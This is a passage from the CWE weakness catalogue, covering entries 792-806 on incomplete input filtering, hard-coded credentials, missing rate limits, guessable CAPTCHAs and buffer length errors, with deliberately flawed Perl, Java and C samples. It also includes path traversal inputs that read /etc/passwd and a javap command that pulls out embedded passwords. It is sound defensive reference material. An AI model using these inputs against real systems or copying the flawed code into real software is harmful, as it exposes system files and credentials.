This value is then concatenated with the /home/user/ directory:

Result

```
/home/user/../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-23).

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	791	Incomplete Filtering of Special Elements	1000	924
ParentOf	V	793	Only Filtering One Instance of a Special Element	1000	926
ParentOf	V	794	Incomplete Filtering of Multiple Instances of Special Elements	1000	927

CWE-793: Only Filtering One Instance of a Special Element

Weakness ID: 793 (Weakness Variant)

Status: Incomplete

Description**Summary**

The software receives data from an upstream component, but only filters a single instance of a special element before sending it to a downstream component.

Extended Description

Incomplete filtering of this nature may be location-dependent, as in only the first or last element is filtered.

Demonstrative Examples

The following code takes untrusted input and uses a regular expression to filter "../" from the input. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
$Username =~ s/\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression does not have the /g global match modifier, it only removes the first instance of "../" it comes across. So an input value such as:

Attack

```
../../../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user/../../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-23).

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		792	Incomplete Filtering of One or More Instances of Special Elements	1000	925

CWE-794: Incomplete Filtering of Multiple Instances of Special Elements

Weakness ID: 794 (Weakness Variant)

Status: Incomplete

Description

Summary

The software receives data from an upstream component, but does not filter all instances of a special element before sending it to a downstream component.

Extended Description

Incomplete filtering of this nature may be applied to sequential elements (special elements that appear next to each other) or non-sequential elements (special elements that appear multiple times in different locations).

Demonstrative Examples

The following code takes untrusted input and uses a regular expression to filter "../" from the input. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
$Username =~ s/\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression does not have the /g global match modifier, it only removes the first instance of "../" it comes across. So an input value such as:

Attack

```
../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user/../../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-23).

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		792	Incomplete Filtering of One or More Instances of Special Elements	1000	925

CWE-795: Only Filtering Special Elements at a Specified Location

Weakness ID: 795 (Weakness Base)

Status: Incomplete

Description

Summary

The software receives data from an upstream component, but only accounts for special elements at a specified location, thereby missing remaining special elements that may exist before sending it to a downstream component.

Extended Description

A filter might only account for instances of special elements when they occur relative to a marker (e.g. "at the beginning/end of string; the second argument"), or at an absolute position (e.g. "byte number 10").

This may leave special elements in the data that did not match the filter position, but still may be dangerous.

Demonstrative Examples

The following code takes untrusted input and uses a regular expression to filter a "../" element located at the beginning of the input string. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
$Username =~ s/^\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression is only looking for an instance of "../" at the beginning of the string, it only removes the first "../" element. So an input value such as:

Attack

```
../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user/../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-22).

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		791	Incomplete Filtering of Special Elements	1000	924
ParentOf		796	Only Filtering Special Elements Relative to a Marker	1000	928
ParentOf		797	Only Filtering Special Elements at an Absolute Position	1000	929

CWE-796: Only Filtering Special Elements Relative to a Marker

Weakness ID: 796 (Weakness Variant)

Status: Incomplete

Description

Summary

The software receives data from an upstream component, but only accounts for special elements positioned relative to a marker (e.g. "at the beginning/end of a string; the second argument"),

thereby missing remaining special elements that may exist before sending it to a downstream component.

Demonstrative Examples

The following code takes untrusted input and uses a regular expression to filter a "../" element located at the beginning of the input string. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
$Username =~ s/^\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression is only looking for an instance of "../" at the beginning of the string, it only removes the first "../" element. So an input value such as:

Attack

```
../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user/../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-22).

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	B	795	Only Filtering Special Elements at a Specified Location	1000	928

CWE-797: Only Filtering Special Elements at an Absolute Position

Weakness ID: 797 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software receives data from an upstream component, but only accounts for special elements at an absolute position (e.g. "byte number 10"), thereby missing remaining special elements that may exist before sending it to a downstream component.

Demonstrative Examples

The following code takes untrusted input and uses a substring function to filter a 3-character "../" element located at the 0-index position of the input string. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
if (substr($Username, 0, 3) eq '../') {
    $Username = substr($Username, 3);
}
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the if function is only looking for a substring of "../" between the 0 and 2 position, it only removes that specific "../" element. So an input value such as:

Attack

```
../../../../etc/passwd
```

will have the first "../" filtered, resulting in:

Result

```
../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user/../../../../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-22).

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	Ⓜ	795	Only Filtering Special Elements at a Specified Location	1000	928

CWE-798: Use of Hard-coded Credentials

Weakness ID: 798 (Weakness Base)

Status: Incomplete

Description

Summary

The software contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.

Extended Description

A hard-coded password typically leads to a significant authentication failure that can be difficult for the system administrator to detect. Once detected, it can be difficult to fix, so the administrator may be forced into disabling the product entirely. There are two main variations:

Inbound: the software contains an authentication mechanism that checks for a hard-coded password.

Outbound: the software connects to another system or component, and it contains hard-coded password for connecting to that component.

In the Inbound variant, a default administration account is created, and a simple password is hard-coded into the product and associated with that account. This hard-coded password is the same for each installation of the product, and it usually cannot be changed or disabled by system administrators without manually modifying the program, or otherwise patching the software. If the password is ever discovered or published (a common occurrence on the Internet), then anybody with knowledge of this password can access the product. Finally, since all installations of the software will have the same password, even across different organizations, this enables massive attacks such as worms to take place.

The Outbound variant applies to front-end systems that authenticate with a back-end service. The back-end service may require a fixed password which can be easily discovered. The programmer may simply hard-code those back-end credentials into the front-end software. Any user of that program may be able to extract the password. Client-side systems with hard-coded passwords pose even more of a threat, since the extraction of a password from a binary is usually very simple.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- Language-independent

Common Consequences

Authentication**Bypass protection mechanism**

If hard-coded passwords are used, it is almost certain that malicious users will gain access to the account in question.

Integrity**Access Control****Gain privileges / assume identity**

This weakness can lead to the exposure of resources or functionality to unintended actors, possibly providing attackers with sensitive information or even execute arbitrary code.

Likelihood of Exploit

Very High

Detection Methods**Black Box****Moderate**

Credential storage in configuration files is findable using black box methods, but the use of hard-coded credentials for an incoming authentication routine typically involves an account that is not visible outside of the code.

Automated Static Analysis

Automated white box techniques have been published for detecting hard-coded credentials for incoming authentication, but there is some expert disagreement regarding their effectiveness and applicability to a broad range of methods.

Manual Static Analysis

This weakness may be detectable using manual code analysis. Unless authentication is decentralized and applied throughout the software, there can be sufficient time for the analyst to find incoming authentication routines and examine the program logic looking for usage of hard-coded credentials. Configuration files could also be analyzed.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Manual Dynamic Analysis

For hard-coded credentials in incoming authentication: use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as truss (Solaris) and strace (Linux); system activity monitors such as FileMon, RegMon, Process Monitor, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and perform a login. Using call trees or similar artifacts from the output, examine the associated behaviors and see if any of them appear to be comparing the input to a fixed string or value.

Demonstrative Examples**Example 1:**

The following code uses a hard-coded password to connect to a database:

Java Example:*Bad Code*

```
...  
DriverManager.getConnection(url, "scott", "tiger");  
...
```

This is an example of an external hard-coded password on the client-side of a connection. This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is no going back from the database user "scott" with a password of "tiger" unless the program is patched. A devious employee with access to this information can use it to break into the system. Even worse, if attackers have access to the bytecode for application, they can use the `javap -c` command to access the disassembled code, which will contain the

values of the passwords used. The result of this operation might look something like the following for the example above:

Attack

```
javap -c ConnMngr.class
22: ldc #36; //String jdbc:mysql://ixne.com/rxsq
24: ldc #38; //String scott
26: ldc #17; //String tiger
```

Example 2:

The following code is an example of an internal hard-coded password in the back-end:

C/C++ Example:

Bad Code

```
int VerifyAdmin(char *password) {
    if (strcmp(password, "Mew!") {
        printf("Incorrect Password!\n");
        return(0)
    }
    printf("Entering Diagnostic Mode...\n");
    return(1);
}
```

Java Example:

Bad Code

```
int VerifyAdmin(String password) {
    if (passwd.Equals("Mew!")) {
        return(0)
    }
    //Diagnostic Mode
    return(1);
}
```

Every instance of this program can be placed into diagnostic mode with the same password. Even worse is the fact that if this program is distributed as a binary-only distribution, it is very difficult to change that password or disable this "functionality."

Potential Mitigations

Architecture and Design

For outbound authentication: store passwords, keys, and other credentials outside of the code in a strongly-protected, encrypted configuration file or database that is protected from access by all outsiders, including other local users on the same system. Properly protect the key (CWE-320). If you cannot use encryption to protect the file, then make sure that the permissions are as restrictive as possible.

In Windows environments, the Encrypted File System (EFS) may provide some protection.

Architecture and Design

For inbound authentication: Rather than hard-code a default username and password, key, or other authentication credentials for first time logins, utilize a "first login" mode that requires the user to enter a unique strong password or key.

Architecture and Design

If the software must contain hard-coded credentials or they cannot be removed, perform access control checks and limit which entities can access the feature that requires the hard-coded credentials. For example, a feature might only be enabled through the system console instead of through a network connection.

Architecture and Design

For inbound authentication using passwords: apply strong one-way hashes to your passwords and store those hashes in a configuration file or database with appropriate access control. That way, theft of the file/database still requires the attacker to try to crack the password. When handling an incoming password during authentication, take the hash of the password and compare it to the hash that you have saved.

Use randomly assigned salts for each separate hash that you generate. This increases the amount of computation that an attacker needs to conduct a brute-force attack, possibly limiting the effectiveness of the rainbow table method.

Architecture and Design

For front-end to back-end connections: Three solutions are possible, although none are complete.

The first suggestion involves the use of generated passwords or keys that are changed automatically and must be entered at given time intervals by a system administrator. These passwords will be held in memory and only be valid for the time intervals.

Next, the passwords or keys should be limited at the back end to only performing actions valid for the front end, as opposed to having full access.

Finally, the messages sent should be tagged and checksummed with time sensitive values so as to prevent replay-style attacks.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	C	254	Security Features	700	340
ChildOf	C	255	Credentials Management	699	341
PeerOf	B	257	Storing Passwords in a Recoverable Format	1000	343
ChildOf	C	287	Improper Authentication	1000	377
ChildOf	B	344	Use of Invariant Value in Dynamically Changing Context	1000	444
ChildOf	C	671	Lack of Administrator Control over Security	1000	785
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ChildOf	C	753	2009 Top 25 - Porous Defenses	750	874
ChildOf	C	803	2010 Top 25 - Porous Defenses	800	936
ParentOf	B	259	Use of Hard-coded Password	699	345
				1000	
ParentOf	B	321	Use of Hard-coded Cryptographic Key	699	419
				1000	

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
70	Try Common(default) Usernames and Passwords	
188	Reverse Engineering	
189	Software Reverse Engineering	
190	Reverse Engineer an Executable to Expose Assumed Hidden Functionality or Content	
191	Read Sensitive Stings Within an Executable	
192	Protocol Reverse Engineering	
205	Lifting credential(s)/key material embedded in client distributions (thick or thin)	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 8, "Key Management Issues" Page 272. 2nd Edition. Microsoft. 2002.

Johannes Ullrich. "Top 25 Series - Rank 11 - Hardcoded Credentials". SANS Software Security Institute. 2010-03-10. < <http://blogs.sans.org/appsecstreetfighter/2010/03/10/top-25-series-rank-11-hardcoded-credentials/> >.

CWE-799: Improper Control of Interaction Frequency

Weakness ID: 799 (Weakness Class)

Status: Incomplete

Description

Summary

The software does not properly limit the number or frequency of interactions that it has with an actor, such as the number of incoming requests.

Extended Description

This can allow the actor to perform actions more frequently than expected. The actor could be a human or an automated process such as a virus or bot. This could be used to cause a denial of service, compromise program logic (such as limiting humans to a single vote), or other consequences. For example, an authentication routine might not limit the number of times an attacker can guess a password. Or, a web site might conduct a poll but only expect humans to vote a maximum of once a day.

Alternate Terms

Insufficient anti-automation

The term "insufficient anti-automation" focuses primarily on non-human actors such as viruses or bots, but the scope of this CWE entry is broader.

Brute force

Vulnerabilities that can be targeted using brute force attacks are often symptomatic of this weakness.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- Language-independent

Demonstrative Examples

In the following code a username and password is read from a socket and an attempt is made to authenticate the username and password. The code will continuously checked the socket for a username and password until it has been authenticated.

C/C++ Example:

Bad Code

```
char username[USERNAME_SIZE];
char password[PASSWORD_SIZE];
while (isValidUser == 0) {
    if (getNextMessage(socket, username, USERNAME_SIZE) > 0) {
        if (getNextMessage(socket, password, PASSWORD_SIZE) > 0) {
            isValidUser = AuthenticateUser(username, password);
        }
    }
}
return(SUCCESS);
```

This code does not place any restriction on the number of authentication attempts made. There should be a limit on the number of authentication attempts made to prevent brute force attacks as in the following example code.

C/C++ Example:

Good Code

```
int count = 0;
while ((isValidUser == 0) && (count < MAX_ATTEMPTS)) {
    if (getNextMessage(socket, username, USERNAME_SIZE) > 0) {
        if (getNextMessage(socket, password, PASSWORD_SIZE) > 0) {
            isValidUser = AuthenticateUser(username, password);
        }
    }
    count++;
}
if (isValidUser) {
    return(SUCCESS);
}
else {
    return(FAIL);
}
```

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	View	Page
ChildOf		438	Behavioral Problems	699	559
ChildOf		691	Insufficient Control Flow Management	1000	812
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946
ParentOf		307	Improper Restriction of Excessive Authentication Attempts	1000	402

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	21	Insufficient Anti-Automation

References

Web Application Security Consortium. "Insufficient Anti-automation". < <http://projects.webappsec.org/Insufficient+Anti-automation> >.

CWE-800: Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors

View ID: 800 (View: Graph)

Status: Incomplete

Objective

CWE entries in this view (graph) are listed in the 2010 CWE/SANS Top 25 Programming Errors.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	45	out of	828
Views	0	out of	24
Categories	4	out of	120
Weaknesses	39	out of	675
Compound Elements	2	out of	9

View Audience

Developers

By following the Top 25, developers will be able to significantly reduce the number of weaknesses that occur in their software.

Software Customers

If a software developer claims to be following the Top 25, then customers can use the weaknesses in this view in order to formulate independent evidence of that claim.

Educators

Educators can use this view in multiple ways. For example, if there is a focus on teaching weaknesses, the educator could focus on the Top 25.

Relationships

Nature	Type	ID	Name	View	Page
HasMember		801	2010 Top 25 - Insecure Interaction Between Components	800	935
HasMember		802	2010 Top 25 - Risky Resource Management	800	936
HasMember		803	2010 Top 25 - Porous Defenses	800	936
HasMember		808	2010 Top 25 - Weaknesses On the Cusp	800	946

References

"2010 CWE/SANS Top 25 Most Dangerous Programming Errors". 2010-02-04. < <http://cwe.mitre.org/top25> >.

CWE-801: 2010 Top 25 - Insecure Interaction Between Components

Category ID: 801 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are listed in the "Insecure Interaction Between Components" section of the 2010 CWE/SANS Top 25 Programming Errors.

Relationships

Nature	Type	ID	Name	CVSS	Page
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	800	88
ParentOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	800	96
ParentOf	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	800	118
ParentOf	B	209	Information Exposure Through an Error Message	800	296
ParentOf	A	352	Cross-Site Request Forgery (CSRF)	800	450
ParentOf	G	362	Race Condition	800	463
ParentOf	B	434	Unrestricted Upload of File with Dangerous Type	800	551
ParentOf	V	601	URL Redirection to Untrusted Site ('Open Redirect')	800	706
MemberOf	V	800	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors	800	935

References

"2010 CWE/SANS Top 25 Most Dangerous Programming Errors". 2010-02-04. < <http://cwe.mitre.org/top25> >.

CWE-802: 2010 Top 25 - Risky Resource Management

Category ID: 802 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are listed in the "Risky Resource Management" section of the 2010 CWE/SANS Top 25 Programming Errors.

Relationships

Nature	Type	ID	Name	CVSS	Page
ParentOf	C	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	800	25
ParentOf	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	800	138
ParentOf	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	800	180
ParentOf	B	129	Improper Validation of Array Index	800	197
ParentOf	B	131	Incorrect Calculation of Buffer Size	800	204
ParentOf	B	190	Integer Overflow or Wraparound	800	269
ParentOf	B	494	Download of Code Without Integrity Check	800	623
ParentOf	C	754	Improper Check for Unusual or Exceptional Conditions	800	874
ParentOf	B	770	Allocation of Resources Without Limits or Throttling	800	896
MemberOf	V	800	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors	800	935
ParentOf	B	805	Buffer Access with Incorrect Length Value	800	938

References

"2010 CWE/SANS Top 25 Most Dangerous Programming Errors". 2010-02-04. < <http://cwe.mitre.org/top25> >.

CWE-803: 2010 Top 25 - Porous Defenses

Category ID: 803 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are listed in the "Porous Defenses" section of the 2010 CWE/SANS Top 25 Programming Errors.

Relationships

Nature	Type	ID	Name	<input type="checkbox"/>	Page
ParentOf		285	Improper Access Control (Authorization)	<input checked="" type="checkbox"/>	800 373
ParentOf		306	Missing Authentication for Critical Function	<input checked="" type="checkbox"/>	800 400
ParentOf		311	Missing Encryption of Sensitive Data	<input checked="" type="checkbox"/>	800 407
ParentOf		327	Use of a Broken or Risky Cryptographic Algorithm	<input checked="" type="checkbox"/>	800 425
ParentOf		732	Incorrect Permission Assignment for Critical Resource	<input checked="" type="checkbox"/>	800 856
ParentOf		798	Use of Hard-coded Credentials	<input checked="" type="checkbox"/>	800 930
MemberOf	<input checked="" type="checkbox"/>	800	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors	<input checked="" type="checkbox"/>	800 935
ParentOf		807	Reliance on Untrusted Inputs in a Security Decision	<input checked="" type="checkbox"/>	800 943

References

"2010 CWE/SANS Top 25 Most Dangerous Programming Errors". 2010-02-04. < <http://cwe.mitre.org/top25> >.

CWE-804: Guessable CAPTCHA

Weakness ID: 804 (Weakness Base)

Status: Incomplete

Description

Summary

The software uses a CAPTCHA challenge, but the challenge can be guessed or automatically recognized by a non-human actor.

Extended Description

An automated attacker could bypass the intended protection of the CAPTCHA challenge and perform actions at a higher frequency than humanly possible, such as launching spam attacks. There can be several different causes of a guessable CAPTCHA:

An audio or visual image that does not have sufficient distortion from the unobfuscated source image.

A question is generated that with a format that can be automatically recognized, such as a math question.

A question for which the number of possible answers is limited, such as birth years or favorite sports teams.

A general-knowledge or trivia question for which the answer can be accessed using a data base, such as country capitals or popular actors.

Other data associated with the CAPTCHA may provide hints about its contents, such as an image whose filename contains the word that is used in the CAPTCHA.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Technology Classes

- Web-Server (Sometimes)

Common Consequences

Integrity

Bypass protection mechanism

When authorization, authentication, or another protection mechanism relies on CAPTCHA entities to ensure that only human actors can access certain functionality, then an automated attacker such as a bot may access the restricted functionality by guessing the CAPTCHA.





Likelihood of Exploit

Medium to High

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		285	Improper Access Control (Authorization)	699 1000	373
ChildOf		287	Improper Authentication	699 1000	377
ChildOf		330	Use of Insufficiently Random Values	699 1000	430
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	21	Insufficient Anti-Automation

References

Web Application Security Consortium. "Insufficient Anti-automation". < <http://projects.webappsec.org/Insufficient+Anti-automation> >.

CWE-805: Buffer Access with Incorrect Length Value

Weakness ID: 805 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software uses a sequential operation to read or write a buffer, but it uses an incorrect length value that causes it to access memory that is outside of the bounds of the buffer.

Extended Description

When the length value exceeds the size of the destination, a buffer overflow could occur.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (*Often*)
- C++ (*Often*)
- Assembly

Common Consequences

Integrity

Execute unauthorized code or commands

Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy. This can often be used to subvert any other security service.

Availability

DoS: crash / exit / restart

DoS: resource consumption (CPU)

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Static Analysis

High

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. Automated static analysis generally does not account for environmental considerations when reporting out-of-bounds memory operations. This can make it difficult for users to determine which warnings should be investigated first. For example, an analysis tool might report buffer overflows that originate from command line arguments in a program that is not expected to run with `setuid` or other special privileges.

Detection techniques for buffer-related errors are more mature than for most other weakness types.

Automated Dynamic Analysis

Moderate

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Without visibility into the code, black box methods may not be able to sufficiently distinguish this weakness from others, requiring manual methods to diagnose the underlying problem.

Manual Analysis

Manual analysis can be useful for finding this weakness, but it might not achieve desired code coverage within limited time constraints. This becomes difficult for weaknesses that must be considered for all inputs, since the attack surface can be too large.

Demonstrative Examples

This example takes an IP address from a user, verifies that it is well formed and then looks up the hostname and copies it into a buffer.

C Example:

Bad Code

```
void host_lookup(char *user_supplied_addr){
    struct hostent *hp;
    in_addr_t *addr;
    char hostname[64];
    in_addr_t inet_addr(const char *cp);
    /*routine that ensures user_supplied_addr is in the right format for conversion */
    validate_addr_form(user_supplied_addr);
    addr = inet_addr(user_supplied_addr);
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
    strcpy(hostname, hp->h_name);
}
```

This function allocates a buffer of 64 bytes to store the hostname under the assumption that the maximum length value of hostname is 64 bytes, however there is no guarantee that the hostname will not be larger than 64 bytes. If an attacker specifies an address which resolves to a very large hostname, then we may overwrite sensitive data or even relinquish control flow to the attacker. Note that this example also contains an unchecked return value (CWE-252) that can lead to a NULL pointer dereference (CWE-476).

Potential Mitigations

Requirements

Language Selection

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, many languages that perform their own memory management, such as Java and Perl, are not subject to buffer overflows. Other languages, such as Ada and C#, typically provide overflow protection, but the protection can be disabled by the programmer.

Be wary that a language's interface to native code may still be subject to overflows, even if the language itself is theoretically safe.

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples include the Safe C String Library (SafeStr) by Messier and Viega, and the Strsafe.h library from Microsoft. These libraries provide safer versions of overflow-prone string-handling functions.

This is not a complete solution, since many buffer overflows are not related to strings.

Build and Compilation**Compilation or Build Hardening****Defense in Depth**

Run or compile your software using features or extensions that automatically provide a protection mechanism that mitigates or eliminates buffer overflows.

For example, certain compilers and extensions provide automatic buffer overflow detection mechanisms that are built into the compiled code. Examples include the Microsoft Visual Studio / GS flag, Fedora/Red Hat FORTIFY_SOURCE GCC flag, StackGuard, and ProPolice.

This is not necessarily a complete solution, since these mechanisms can only detect certain types of overflows. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Implementation

Consider adhering to the following rules when allocating and managing an application's memory:

- Double check that your buffer is as large as you specify.

- When using functions that accept a number of bytes to copy, such as `strncpy()`, be aware that if the destination buffer size is equal to the source buffer size, it may not NULL-terminate the string.

- Check buffer boundaries if accessing the buffer in a loop and make sure you are not in danger of writing past the allocated space.

- If necessary, truncate all input strings to a reasonable length before passing them to the copy and concatenation functions.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Operation**Environment Hardening****Defense in Depth**

Use a feature like Address Space Layout Randomization (ASLR).

This is not a complete solution. However, it forces the attacker to guess an unknown value that changes every program execution. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Operation**Environment Hardening****Defense in Depth**

Use a CPU and operating system that offers Data Execution Protection (NX) or its equivalent.

This is not a complete solution, since buffer overflows could be used to overwrite nearby variables to modify the software's state in dangerous ways. In addition, it cannot be used in cases in which self-modifying code is required. Finally, an attack could still cause a denial of service, since the typical response is to exit the application.

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design**Operation****Sandbox or Jail****Limited**

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

This might only restrict an attacker to certain system calls or limit the scope of an attack to a portion of the file system

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699	175
ChildOf		802	2010 Top 25 - Risky Resource Management	800	936
CanFollow		130	Improper Handling of Length Parameter Inconsistency	1000	203
ParentOf		806	Buffer Access Using Size of Source Buffer	699	942
				1000	

Affected Resources

- Memory

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
100	Overflow Buffers	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 6, "Why ACLs Are Important" Page 171. 2nd Edition. Microsoft. 2002.

Microsoft. "Using the Strsafe.h Functions". < <http://msdn.microsoft.com/en-us/library/ms647466.aspx> >.

Matt Messier and John Viega. "Safe C String Library v1.0.3". < <http://www.zork.org/safestr/> >.

Michael Howard. "Address Space Layout Randomization in Windows Vista". < http://blogs.msdn.com/michael_howard/archive/2006/05/26/address-space-layout-randomization-in-windows-vista.aspx >.

Arjan van de Ven. "Limiting buffer overflows with ExecShield". < <http://www.redhat.com/magazine/009jul05/features/execshield/> >.

"PaX". < <http://en.wikipedia.org/wiki/PaX> >.

Jason Lam. "Top 25 Series - Rank 12 - Buffer Access with Incorrect Length Value". SANS Software Security Institute. 2010-03-11. < <http://blogs.sans.org/appsecstreetfighter/2010/03/11/top-25-series-rank-12-buffer-access-with-incorrect-length-value/> >.

CWE-806: Buffer Access Using Size of Source Buffer

Weakness ID: 806 (Weakness Variant)

Status: Incomplete

Description

Summary

The software uses the size of a source buffer when reading from or writing to a destination buffer, which may cause it to access memory that is outside of the bounds of the buffer.

Extended Description

When the size of the destination is smaller than the size of the source, a buffer overflow could occur.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (Sometimes)
- C++ (Sometimes)

Common Consequences

Availability

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.

Integrity

Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.

Integrity

When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

Likelihood of Exploit

Medium to High

Potential Mitigations

Architecture and Design

Use an abstraction library to abstract away risky APIs. Examples include the Safe C String Library (SafeStr) by Viega, and the Strsafe.h library from Microsoft. This is not a complete solution, since many buffer overflows are not related to strings.

Build and Compilation

